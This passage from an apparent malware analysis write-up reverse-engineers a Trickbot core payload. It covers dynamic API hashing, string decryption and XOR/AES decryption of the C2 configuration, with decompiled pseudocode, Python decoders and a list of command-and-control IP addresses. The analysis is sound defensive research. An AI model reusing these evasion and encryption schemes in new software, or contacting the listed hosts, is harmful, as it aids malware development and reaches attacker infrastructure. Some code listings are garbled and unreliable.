


Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

## 9.2. Analyze Trickbot core payload and extract C2s configuration

### 9.2.1. Dynamic APIs resolve

Similar to the [Emotet](#), [Qakbot](#), ... Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the DLLs as well as the pre-computed hashes is stored in the global variable with the following structure:



These fields have the following meanings:

- **dll\_str\_idx**: is used to decode the name of the DLL that Trickbot will use. And then, get the base address of this DLL.
- **nHashValue**: number of hash is pre-computed, corresponding to the number of API functions to find.
- **pre-computed hash**: are the pre-computed hash values of the API function.
- **nOrdinalVal**: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.
- **Orinal\_value**: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieve the addresses of the APIs as following:

```

dyn_resolve_apis:
    for ( result = *ptr_nHashValue; *ADJ(ptr_nHashValue) ->nHashValue; result = *ptr_nHashValue )
    {
        dll_str_idx = result ->dll_str_idx;
        *ptr_nHashValue = &result->nHashValue;
        module_hash = f_tb_calc_hash_of_dll(dll_str_idx);
        pDllBaseAddr = f_tb_find_module_by_hash(module_hash);
        if ( !pDllBaseAddr )
        {
            wsz_dll_name = f_tb_decode_dll_name(dll_str_idx);
            pDllBaseAddr = f_tb_load_specific_Dll(wsz_dll_name);
        }
        f_tb_dyn_resolve_apis(pDllBaseAddr, ptr_nHashValue, pIAT, 0);
    }

    if ( module_base_addr )
    {
        k = 0;
        j = 0;
        do
        {
            if ( !f_tb_retrieve_api_addr(
                module_base_addr,
                // pAddrFuncsTbl[!(pwOrinal_value ^ 0x62C5) - export_dir.Base]
                pAddrFuncsTbl[!(~ADJ(ptr_ordinal_val) ->pwOrinal_value & 0xB4C0 | ADJ(ptr_ordinal_val) ->pwOrinal_value & 0x4B3F) ^ 0xD605]
                - export_dir.va ->Base],
                &(pIAT)[k],
                &u4 ) )
            {
                (*pIAT)[k] = 0;
            }
            ++j;
            ++k;
            ptr_ordinal_val = (ptr_ordinal_val + 2);
            --ordinal;
        }
        while ( ordinal );
        ptr_ordinal_val = *hashes_tbl;
    }
}

```

The assembly code shows a loop where it iterates through a list of modules. For each module, it checks if the module base address is valid. If so, it calls `f_tb_retrieve_api_addr` for each ordinal value starting from 0. The pseudocode provides the logic for calculating the hash based on the API name and then retrieving the API address based on either a pre-computed hash or a calculated ordinal value.

The pseudocode of the function that calculates the hash based on the name of the API function:

```

unsigned int __cdecl f_tb_calc_hash(unsigned _int8 *inputStr, int strLen)
{
    unsigned int tmp; // edx
    int i; // esi
    int c; // edi
    unsigned int calced_hash; // ecx

    if ( strLen <= 0 )
    {
        calced_hash = 0;
    }
    else
    {
        tmp = 0;
        i = 0;
        // tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF
        do
        {
            c = *inputStr;
            ++i;
            ++inputStr;
            tmp = (~((0x401 * (tmp + c)) >> 6) & 0x9F9A1AFD | ((0x401 * (tmp + c)) >> 6) & 0x65E502) ^ (~((0x401 * (tmp + c)) & 0x9F9A1AFD | (0x401 * (tmp + c)) & 0x6065E502));
            --strLen;
        }
        while ( strLen );
        calced_hash = 9 * tmp;
    }
    // calced_hash = (0x8001 * (((calced_hash >> 0xB) ^ (calced_hash))) & 0xFFFFFFFF
    return 0x8001 * ((~(calced_hash >> 0xB) & 0x6F477ACF | (calced_hash >> 0xB) & 0x188530) ^ (~calced_hash & 0x6F477ACF | calced_hash & 0x90B88530));
}

```

The assembly code shows a loop that processes each character of the input string. It uses a rolling hash algorithm where it shifts the current hash by 6 bits, applies a mask, and then performs a bitwise XOR operation with the current character. Finally, it applies a series of masks and shifts to produce the final hash value.

Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:

```

def calc_api_hash(api_name):
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF

    calced_hash = (9 * tmp) & 0xFFFFFFFF
    calced_hash = (0x8001 * (((calced_hash >> 0xB) ^ (calced_hash))) & 0xFFFFFFFF

    return calced_hash ^ 0x3576A091

```

The pseudocode implements the same hash calculation logic as the assembly code. It initializes a temporary variable `tmp` to 0 and then iterates through each character of the API name. For each character, it calculates a new hash value by shifting `tmp` by 6 bits, applying a mask, and then performing a bitwise XOR with the current character's ASCII value. Finally, it applies a series of masks and shifts to produce the final hash value.

All real addresses of APIs after being obtained will be stored at the address 0x00420000 as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described [in this article](#). The result after restore the API(s) functions as the figure below:

```

.data:00420000 ; Segment permissions: Read/Write
.data:00420000 _data segment para public 'DATA' use32
.data:00420000 assume cs:_data
.data:00420000 ;org 420000h
.data:00420000 dword_420000 dd 0 |
.data:00420000
.data:00420004 dword_420004 dd 0
.data:00420004
.data:00420008 dword_420008 dd 0
.data:00420008
.data:0042000C dword_42000C dd 0
.data:0042000C
.data:00420010 dword_420010 dd 0
.data:00420010
.data:00420014 dword_420014 dd 0
.data:00420014
.data:00420018 dword_420018 dd 0
.data:00420018
.data:0042001C dword_42001C dd 0
.data:00420020 dword_420020 dd 0
.data:00420024 dword_420024 dd 0
.data:00420024
.data:00420028 dword_420028 dd 0
.data:00420028
.data:0042002C dword_42002C dd 0
.data:00420030 dword_420030 dd 0
.data:00420030
.data:00420034 dword_420034 dd 0
.data:00420034

.data:00420000 ; Segment permissions: Read/Write
.data:00420000 _data segment para public 'DATA' use32
.data:00420000 assume cs:_data
.data:00420000 ;org 420000h
.data:00420000 dword_420000 dd 0 |
.data:00420000 freeaddrinfo dd 0 ; DATA XREF: start+B7ff
.data:00420000
.data:00420004 ; INT (_stdcall *getaddrinfo)(PCSTR pNodeName, PCSTR pServiceName, const ADDRINFOA
.data:00420004 getaddrinfo dd 0 ; DATA XREF: sub_408AE0+51ff
.data:00420004
.data:00420008 ; int (_stdcall *gethostname)(char *name, int namelen)
.data:00420008 gethostname dd 0 ; DATA XREF: sub_408AE0+3Bff
.data:00420008
.data:0042000C WSACleanup dd 0 ; DATA XREF: sub_408AE0:loc_408BD99r
.data:0042000C
.data:00420010 ; int (_stdcall *WSAStartup)(WORD wVersionRequested, LPWSADATA lpWSAData)
.data:00420010 WSAStartup dd 0 ; DATA XREF: sub_408AE0+1Efr
.data:00420010
.data:00420014 ; UINT_PTR (_stdcall *SetTimer)(HWND hWnd, UINT_PTR nIDEvent, UINT uElapse, TIMERPROC
.data:00420014 SetTimer dd 0 ; DATA XREF: sub_412220+85Dfr
.data:00420014
.data:00420018 ; BOOL (_stdcall *GetMessageA)(LPMMSG lpMsg, HWND hWnd, UINT wMsgFilterMin, UINT wMs
.data:00420018 GetMessageA dd 0 ; DATA XREF: sub_412220+86Efr
.data:00420018
.data:0042001C ; LRESULT (_stdcall *DispatchMessageA)(const MSG *lpMsg)
.data:0042001C DispatchMessageA dd 0 ; DATA XREF: sub_412220+894fr
.data:0042001C
.data:00420020 ; DWORD (_stdcall *CharLowerBuffA)(LPSTR lpsz, DWORD cchLength)

```

### 9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the .data section as following:

```

.data:004202D8 ; char str_lWeblWDhvIzeAn68AWze0KSlWBD[]
.data:004202D8 str_lWeblWDhvIzeAn68AWze0KSlWBD db 'lWeblWDhvIzeAn68AWze0KSlWBD',0
.data:004202D8
.data:004202F5 str_9a3b1We2EJzb05 db '9a3b1We2EJzb05',0
.data:00420304 str_9a3hAJ02EJb2 db '9a3hAJ02EJb2',0
.data:00420311 str_la3hEjbQ9n0zEJBGQ0 db 'la3hEjbQ9n0zEJBGQ0',0
.data:00420324 str_9nfAJeefJbQEJF2AX db '9nfAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
.data:0042034E str_01J9aFDfnbQEJF2AX db '0+1J9aFDfnbQEJF2AX',0
.data:00420361 str_9a5SlnzzvcepEJzb05 db '9a5SlnzzvcepEJzb05',0
.data:00420374 str_la3hEjbQ9n0zEJBGQ0 db 'la3hEjbQ9n0zEJBGQ0',0
.data:00420387 str_la3hEjbQE4FM db 'la3hEjbQE4FM',0

```

The decode function receives the input parameter as the index value of the string, then decodes the string using the base64 algorithm with the custom character set:

```

unsigned int __cdecl f_tb_decode_str(int str_idx, const char *dec_str)
{
    const char *p_enc_str; // ecx
    int idx; // edx
    bool c; // zf
    int v5; // edx

    p_enc_str = str_lWeblWDhvIzeAn68AWze0KSlWBD;
    idx = str_idx - 1;
    if (str_idx != 1)
    {
        do
        {
            do
            {
                c = *p_enc_str++ = 0;
            }
            while (!c);
            v5 = -idx;
            c = v5 = 0xFFFFFFFF;
            idx = ~v5;
        }
        while (!c);
    }
    return f_tb_custom_b64_decode(p_enc_str, dec_str);
}

f_tb_w_decode_string(a2, 0x95); →

```

TrickBot

```

.b64_custom_charset[] →
.b64_custom_charset db '53Iwd6smYcHEKFTiX1RLkna1O9Av0frCeMpVbJ4ghUNjDS2QuGxPoW+qz8tyB/?',0
.b64_custom_charset

```

To be able to decode these strings and add related annotations in IDA, I use IDA's [Appcall](#) feature and refer to the code [here](#). The entire python code is as follows:

```

import idc
import idaapi
import idautils

def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:0X}.".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mmn(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print("Decrypted string: {} ".format(res.rstrip('\x00\x00')))
            idc.set_cmt(xref.frm, b"{}".format(res.rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

    # Initialization
    FUNC_NAME = "f_tb_w_decode_string" # #00401C30
    FUNC_NAME2 = "f_tb_w_decode_string2" # #00413830

PROTO = "int __cdecl ({s})(char *dec_str, int str_idx)".format(FUNC_NAME)
PROTO2 = "int __cdecl ({s})(char *dec_str, int str_idx)".format(FUNC_NAME2)

# Execution
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")

```

The results before and after the script execution will make the analysis easier:

xrefs to f_tb_w_decode_string		
Direction	Typ	Address
Up	p	sub_401B80+4B
Down	p	sub_402310+7D
Down	p	sub_402720+53
Down	p	sub_402910+2F
Down	p	sub_402970+44
Down	p	sub_402E90+1D
Down	p	sub_402E90+48
Down	p	sub_403A40+190
Down	p	sub_403A40+FF0
Down	p	sub_4051D0:loc_405353
Down	p	sub_4051D0:loc_40537D
Down	p	sub_4051D0+1E2
Down	p	sub_4051D0+222
Down	p	sub_405B80+10B
Down	p	sub_4077E0+46
Down	p	sub_4077E0+14A
Down	p	sub_4077E0+C90
Down	p	sub_4077E0+CBA
Down	p	sub_408C70+21
Down	p	sub_408D50+29
Down	p	sub_408E50+107
Down	p	sub_409C40+2E
Down	p	sub_40AAE0+75
Down	p	sub_40A490+57
Down	p	sub_40AC30+65
Down	p	sub_40B000+27
Down	p	sub_40B100+61
Down	p	sub_40B970+5C
Down	p	sub_40BE60+4A
Down	p	sub_40C4A0+55
Down	p	sub_40C780+D7
Down	p	sub_40CC70+30
Down	p	sub_40CC70+C7
Down	p	sub_40D280+40
Down	p	sub_40D3E0+5D

Before

xrefs to f_tb_w_decode_string		
Direction	Typ	Address
Up	p	sub_401B80+4B
Down	p	sub_402310+7D
Down	p	sub_402720+53
Down	p	sub_402910+2F
Down	p	sub_402970+44
Down	p	sub_402E90+1D
Down	p	sub_402E90+48
Down	p	sub_403A40+190
Down	p	sub_403A40+FF0
Down	p	sub_4051D0:loc_405353
Down	p	sub_4051D0:loc_40537D
Down	p	sub_4051D0+1E2
Down	p	sub_4051D0+222
Down	p	sub_405B80+10B
Down	p	sub_4077E0+46
Down	p	sub_4077E0+14A
Down	p	sub_4077E0+C90
Down	p	sub_4077E0+CBA
Down	p	sub_408C70+21
Down	p	sub_408D50+29
Down	p	sub_408E50+107
Down	p	sub_409C40+2E
Down	p	sub_40AAE0+75
Down	p	sub_40A490+57
Down	p	sub_40AC30+65
Down	p	sub_40B000+27
Down	p	sub_40B100+61
Down	p	sub_40B970+5C
Down	p	sub_40BE60+4A
Down	p	sub_40C4A0+55
Down	p	sub_40C780+D7
Down	p	sub_40CC70+30
Down	p	sub_40CC70+C7
Down	p	sub_40D280+40
Down	p	sub_40D3E0+5D

After

xrefs to f_tb_w_decode_string2			xrefs to f_tb_w_decode_string2					
Direction	Type	Address	Text	Direction	Type	Address	Text	
Up	p	sub_408C70+30	call f_tb_w_decode_string2	Up	p	sub_408C70+30	call f_tb_w_decode_string2; 'LoadLibraryW'	
Up	p	sub_408E60+33E	call f_tb_w_decode_string2	Up	p	sub_408E60+33E	call f_tb_w_decode_string2; '%u %u %u %u'	
Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2	Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2; '-----Boundary%08X'	
Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2	Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2; '--%	
Down	p	sub_413850+146	call f_tb_w_decode_string2	Down	p	sub_413850+146	call f_tb_w_decode_string2; '--%-	
Down	p	sub_413850+1BE	call f_tb_w_decode_string2	Down	p	sub_413850+1BE	call f_tb_w_decode_string2; 'start'	
Down	p	sub_413850+1FD	call f_tb_w_decode_string2	Down	p	sub_413850+1FD	call f_tb_w_decode_string2; 'control'	
Down	p	sub_413850+23C	call f_tb_w_decode_string2	Down	p	sub_413850+23C	call f_tb_w_decode_string2; 'freebuffer'	
Down	p	sub_415030+28	call f_tb_w_decode_string2	Down	p	sub_415030+28	call f_tb_w_decode_string2; 'release'	
Down	p	sub_416250+42C	call f_tb_w_decode_string2	Down	p	sub_416250+42C	call f_tb_w_decode_string2; 'GetProcAddress'	
Down	p	sub_416250+6CC	call f_tb_w_decode_string2	Down	p	sub_416250+6CC	call f_tb_w_decode_string2; '.reloc'	
Down	p	sub_419320+33	call f_tb_w_decode_string2	Down	p	sub_419320+33	call f_tb_w_decode_string2; 'WTSEnumerateSessionsA'	
Down	p	sub_419320+50	call f_tb_w_decode_string2	Down	p	sub_419320+50	call f_tb_w_decode_string2; 'WTSGetFreeMemory'	
Down	p	sub_419320+64	call f_tb_w_decode_string2	Down	p	sub_419320+64	call f_tb_w_decode_string2; 'WTSGetActiveConsoleSessionId'	
Down	p	sub_419320+78	call f_tb_w_decode_string2	Down	p	sub_419320+78	call f_tb_w_decode_string2; 'WTSSQueryUserToken'	
Down	p	sub_419530+AC	call f_tb_w_decode_string2	Down	p	sub_419530+AC	call f_tb_w_decode_string2; 'UrlEscapeW'	
Down	p	sub_41B3D0+19	call f_tb_w_decode_string2	Down	p	sub_41B3D0+19	call f_tb_w_decode_string2; '<moduleconfig></moduleconfig>'	
Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2	Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2; '<moduleconfig></moduleconfig>'	
Down	p	sub_41D990+177	call f_tb_w_decode_string2	Down	p	sub_41D990+177	call f_tb_w_decode_string2; 'WaitForSingleObject'	
Down	p	sub_41D990+193	call f_tb_w_decode_string2	Down	p	sub_41D990+193	call f_tb_w_decode_string2; 'CloseHandle'	
Down	p	sub_41D990+1AC	call f_tb_w_decode_string2	Down	p	sub_41D990+1AC	call f_tb_w_decode_string2; 'SignalObjectAndWait'	
Down	p	sub_41D990+1C2	call f_tb_w_decode_string2	Down	p	sub_41D990+1C2	call f_tb_w_decode_string2; 'ExitProcess'	
Down	p	sub_41D990+1DB	call f_tb_w_decode_string2	Down	p	sub_41D990+1DB	call f_tb_w_decode_string2; 'ResetEvent'	
Down	p	sub_41D990+1F1	call f_tb_w_decode_string2	Down	p	sub_41D990+1F1	call f_tb_w_decode_string2; 'InitializeCriticalSection'	
Down	p	sub_41D990+20A	call f_tb_w_decode_string2	Down	p	sub_41D990+20A	call f_tb_w_decode_string2; 'LeaveCriticalSection'	
Down	p	sub_41D990+223	call f_tb_w_decode_string2	Down	p	sub_41D990+223	call f_tb_w_decode_string2; 'EnterCriticalSection' After	

Before

In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the **Appendix 1 – Complete list of decrypted strings** below.

## 9.3. Decrypt the configuration and extract the C2s list

### 9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the .text section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.

The data obtained after the above step will be decrypted again by using AES algorithm (MODE\_CBC) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:

```

// get c2 config size and allocate buffer
data_size_0x120 = f_tb_decode_data(C2_CONFIG_DATA, 0);
c2_encode_data = f_tb_alloc_heap(data_size_0x120 + 0x100, 0);
// decode c2 config and store in the allocated buffer
f_tb_decode_data(C2_CONFIG_DATA, c2_encode_data);

if ( decode_data )
{
    p_c2_enc_data = g_c2_enc_data;
    p_xor_key_arr = g_xor_key_arr;
    do
    {
        xor_key_val = *p_xor_key_arr;
        ++p_xor_key_arr;
        v11 = *p_c2_enc_data ^ xor_key_val;
        *decode_data = v11;
        ++decode_data;
        if ( p_xor_key_arr >= g_xor_key_arr[4] )
        {
            p_xor_key_arr = g_xor_key_arr;
        }
    }
    while ( p_c2_enc_data < sub_40B970 );
}

```

text:00408550 g\_c2\_enc\_data dd 79BEEEA9h, 008E5C2DEh, 717106A6h, 0457B2AFh, 14080FE7h, 0ASAEEB5h

.text:00408550 dd 32B341BEh, 4949B220h, 1C7F6147h, 6AB62343h, 0FE03EF2Ch, 41B4C80Fh

.text:00408550 dd 1910A69h, 19355C5h, 677B810h, 0C9A207FFh, 2351F10h, 476C7DBFh

.text:00408550 dd 0F9024E9h, 500A7A0Fh, 2EF7F012h, 95183B1fh, 0ED4668A0h, 534637C6h

.text:00408550 ; DATA XREF: f\_tb\_decode\_data+5F+0

.text:00408550 .data:00421B6C ; int g\_xor\_key\_arr[4]

.text:00408550 .data:00421B6C g\_xor\_key\_arr dd 98291690h

.text:00408550 .data:00421B6C

.text:00408550 .data:00421B70

.text:00408550 .data:00421B74

.text:00408550 .data:00421B78

.text:00408550 dd 78F57EDBh

.text:00408550 dd 77C85CCAh

.text:00408550 dd 0A5D4EFF4h

```

config_info.config_length = 0;
config_info.c2_config_data = 0;
bRet = FALSE;
if ( f_tb_decrypt_and_verify_c2_config(decode_data, data_size, &config_info, &config_info.config_length)
    && sub_414CF0(parsed_c2_config, config_info.c2_config_data, config_info.config_length) )

ret = FALSE;
aes256_key = 0;
aes_iv = 0;
c2_config_dec = 0;
c2_data_len[0] = 0;
if ( data_size ≥ 0x30 )
{
    // Generate aes_256 key from first 32 bytes of c2_dec_data (c2_dec_data[0] → c2_dec_data[31]).
    if ( f_tb_recursive_calc_sha256(c2_enc_data, 0x20, &aes256_key) )
    {
        // Generate IV from next 32 bytes of c2_dec_data (c2_dec_data[16] → c2_dec_data[47])
        if ( f_tb_recursive_calc_sha256(c2_enc_data + 4, 0x20, &aes_iv) )
        {

data_size = 0x20;
data[7] = c2_enc_data[7];
data[6] = c2_enc_data[6];
data[5] = c2_enc_data[5];
data[4] = c2_enc_data[4];
data[3] = c2_enc_data[3];
data[2] = c2_enc_data[2];
v6 = *c2_enc_data;
data[1] = c2_enc_data[1];
*data = v6;
while ( f_tb_calc_hash_based_on_Algid(data, data_size, &sha256_hash, sha256_size, CALG_SHA_256) )
{
    if ( data_size ≠ 0x1000 )
    {
        data[data_size / 4 + 7] = sha256_hash[7];
        data[data_size / 4 + 6] = sha256_hash[6];
        data[data_size / 4 + 5] = sha256_hash[5];
        data[data_size / 4 + 4] = sha256_hash[4];
        data[data_size / 4 + 3] = sha256_hash[3];
        data[data_size / 4 + 2] = sha256_hash[2];
        v8 = *sha256_hash;
        data[data_size / 4 + 1] = sha256_hash[1];
        data[data_size / 4] = v8;
        data_size += 0x20;
        if ( data_size < 0x1001 )
        {
            continue;
        }
    }
    ret = TRUE;
    *sha256_hash_val = sha256_hash;
    goto free_data;
}

```



The calculated **aes\_key** and **aes\_iv** values will then be used for data decryption as followings:

```

if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
{
    pbData.aiKeyAlg = CALG_AES_256;
    if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
    {
        goto return_0;
    }
    *pbData.bType = 0x208;
    v16[7] = aes256_key[7];
    v16[6] = aes256_key[6];
    v16[5] = aes256_key[5];
    v16[4] = aes256_key[4];
    v16[3] = aes256_key[3];
    v16[2] = aes256_key[2];
    v6 = *aes256_key;
    v16[1] = aes256_key[1];
    v16[0] = v6;
    if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
    {
        goto return_0;
    }
    // CRYPT_MODE_CBC
    if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
    {
        c2_data = f_tb_alloc_heap(dwSize, 0);
        pdwDataLen = dwSize;
        f_tb_memcpy(c2_data, c2_data_enc, dwSize);
        bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
    }
}

```

Based on the pseudocodes above, combined with the [hashherezade](#) code reference [here](#), I can rewrite the python code that decrypts the C2 configuration that Trickbot uses in this sample:

```

import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\xA9\xEE\xBE\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x54"
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) <= 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[:0x20])[:0x20]
    aes_iv = sha256_hash(data[0x10:0x30])[:0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data = decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb") →
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()

```

Decoded text

```

<...><mcconf><ver>2000035</ver>
<r><gtag>zvsl</gtag><servs><srv>3
6.91.117.231:443</srv><srv>36.89
.228.201:443</srv><srv>103.75.32
.173:443</srv><srv>45.115.172.10
5:443</srv><srv>36.95.23.89:443<
/srv><srv>103.123.86.104:443</sr
v><srva>94.54.148.227:41841</srv
a><srva>53.112.255.134:36465</sr
va><srva>159.190.20.85:43824</sr
va><srva>95.37.49.184:5589</srva
><srva>135.122.224.8:39900</srva
><srva>131.3.167.255:42399</srva
><srva>97.133.6.172:33500</srva>
<srva>208.47.170.240:33985</srva
><srva>156.181.251.71:20444</srv
a><srva>143.151.93.200:52073</sr
va><srva>185.229.207.113:11213</sr
va><srva>229.227.144.173:29390
</srva><srva>206.231.187.130:240
14</srva><srva>249.100.113.241:5
171</srva><srva>96.133.7.173:337
56</srva><srva>46.225.10.176:600
63</srva><srva>249.154.158.198:1
500</srva><srva>247.87.131.26:54
735</srva><srva>64.41.122.50:211
21</srva><srva>112.249.251.253:8
16</srva><servs></mcconf><uñás-
&óNSã..9.->Q"Ñ@ó%ép*w°iõ.-k.f
õI.Fþufã..'_,_Q..r>k.Äe.^-^%tiú
=5.+w.N.|í,í,Ah&4"O^.úí-`Y.å-.....
.....
```

### 9.3.2. Extract C2s list

With the above decrypted configuration, we get the C2s list as shown above. However, in this list:

- IP addresses in the <srv> </srv> tag are real C2 addresses.
- IP addresses in the <srva> </srva> tag will be later transformed by Trickbot.

```
<mcconf>
<ver>2000035</ver>
<gtag>zvs1</gtag>
<servs>
    <srv>36.91.117.231: 443</srv>
    <srv>36.89.228.201: 443</srv>
    <srv>103.75.32.173: 443</srv>
    <srv>45.115.172.105: 443</srv>
    <srv>36.95.23.89: 443</srv>
    <srv>103.123.86.104: 443</srv>
    <srva>94.54.148.227: 41841</srva>
    <srva>53.112.255.134: 36465</srva>
    <srva>159.190.20.85: 43824</srva>
    <srva>95.37.49.184: 5589</srva>
    <srva>135.122.224.8: 39900</srva>
    <srva>131.3.167.255: 42399</srva>
    <srva>97.133.6.172: 33500</srva>
    <srva>208.47.170.240: 33985</srva>
    <srva>156.181.251.71: 20444</srva>
    <srva>143.151.93.200: 52073</srva>
    <srva>185.229.207.113: 11213</srva>
    <srva>229.227.144.173: 29390</srva>
    <srva>206.231.187.130: 24014</srva>
    <srva>249.100.113.241: 5171</srva>
    <srva>96.133.7.173: 33756</srva>
    <srva>46.225.10.176: 60063</srva>
    <srva>249.154.158.198: 1500</srva>
    <srva>247.87.131.26: 54735</srva>
    <srva>64.41.122.50: 21121</srva>
    <srva>112.249.251.253: 816</srva>
</servs>
</mcconf>
```

Real C2 addresses

Fake C2 addresses

Trickbot use the following code to convert the addresses in the <srva> </srva> tag to real C2 addresses.

```
if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
    return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
